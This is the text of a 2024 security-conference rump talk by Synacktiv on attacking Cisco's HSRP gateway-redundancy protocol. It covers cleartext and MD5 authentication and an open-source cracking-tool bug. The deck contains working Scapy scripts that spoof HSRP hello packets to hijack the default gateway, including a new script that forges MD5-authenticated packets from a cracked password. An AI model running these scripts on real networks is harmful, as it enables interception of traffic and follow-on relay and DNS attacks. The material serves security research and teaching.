SYNACKTIV

Why we cannot attack HSRP anymore?

Short story about bugs or missing feature in opensource

PassTheSalt 2024 - RUMP

Antoine Cervoise

2024/07/04

HSRP

SYNACKTIV

- **Wikipedia**
  - "Hot Standby Router Protocol (HSRP) is a Cisco proprietary redundancy protocol for establishing a fault-tolerant default gateway."
- **Authentication**
  - No authentication configured (cleartext authentication is used with "cisco" as password)
  - Cleartext authentication
  - MD5 authentication (with part of the packet used as salt)

Attacking HSRP

SYNACKTIV

- **Famous in the 2010s**
  - Many cleartext authentication : attacker just have to say "Hello, I'm more important than you" and got the traffic
  - Cleartext traffic
- **Recommendation**
  - MD5 authentication

Why attacking HSRP in 2024?

SYNACKTIV

- Get more hashes
- Relay attacks
- Poison DNS
- etc.

Cleartext packet

SYNACKTIV

```
▾ Cisco Hot Standby Router Protocol
    Version: 0
    Op Code: Hello (0)
    State: Standby (8)
    Hellotime: Default (3)
    Holdtime: Default (10)
    Priority: 50
    Group: 242
    Reserved: 0
    Authentication Data: Default (cisco)
    Virtual IP Address: 10.8.144.1
```

Cleartext attack


SYNACKTIV

```
#!/usr/bin/env python
from scapy.all import *

if __name__ == "__main__":
    ip = IP(src="192.168.1.95", dst="224.0.0.2", ttl=1)
    udp = UDP(sport=1985, dport=1985)
    hsrp = HSRP(group=100, priority=160, virtualIP="192.168.1.3", auth="cisco")
    send(ip/udp/hsrp, iface="eth0", inter=3, loop=1)
```

If TTL not set to 1

SYNACKTIV



What about MD5?

SYNACKTIV

- **Attack**
  - Crack password
  - Fake the router

Password cracking

SYNACKTIV

```
$ python3 pcap2john.py capture.pcap > hashes
$ john hashes
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
```

What the ****?

SYNACKTIV

- **Conversion between Python2 and Python 3 failed**
  - https://github.com/openwall/john/issues/5499
  - https://github.com/openwall/john/pull/5503
- **Same bug existed for VRRP**
  - https://github.com/openwall/john/commit/db4bd780ad40d0085dbdda2981c7fab09fe43fe0

Faking the router

SYNACKTIV

- **Scapy needs the precalculated hash**
  - No public tool/script seems to exist

Until now!

SYNACKTIV

```
import binascii
from scapy.all import *
from Crypto.Hash import MD5

def pad_md64(password):
    l = len(password)
    password += b"\x80"
    password += b"\x00" * (56 - len(password))
    password += bytes([(l * 8) & 0xff, (l *8)  // 256])
    password += b"\x00" * (64 - len(password))
    return password

def hsrp_md5(password, salt):
    p_padded = pad_md64(password)
    return MD5.new(p_padded + salt + password).digest()

def extract_salt(hsrp_pkt):
    auth_type = hsrp_pkt[20]
    if auth_type != 4:
        raise "Unsupported authentication type"
    return hsrp_pkt[:34] + b"\x00" * (50 - 20 - 14)
```

Until now!

SYNACKTIV

```
if __name__ == "__main__":
    password = b"yourPass"
    real_IP = "192.168.1.95"
    virt_IP = "192.168.1.3"
    iface = "eth0"

    ip = IP(src=real_IP, dst="224.0.0.2", ttl=1)
    udp = UDP(sport=1985, dport=1985)
    hsrp = HSRP(group=100, priority=150, virtualIP=virt_IP, auth="\x00"*8)
    # Define a temp authdigest
    hsrpmd5 = HSRPmd5(type=4, len=28, algo=1, sourceip=real_IP, authdigest=b"\x00"*16)

    salt = extract_salt(bytes(hsrp / hsrpmd5))
    hsrpmd5.authdigest = hsrp_md5(password, salt)

    send(ip/udp/hsrp, iface="eth0", inter=3, loop=1)
```

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

https://synacktiv.com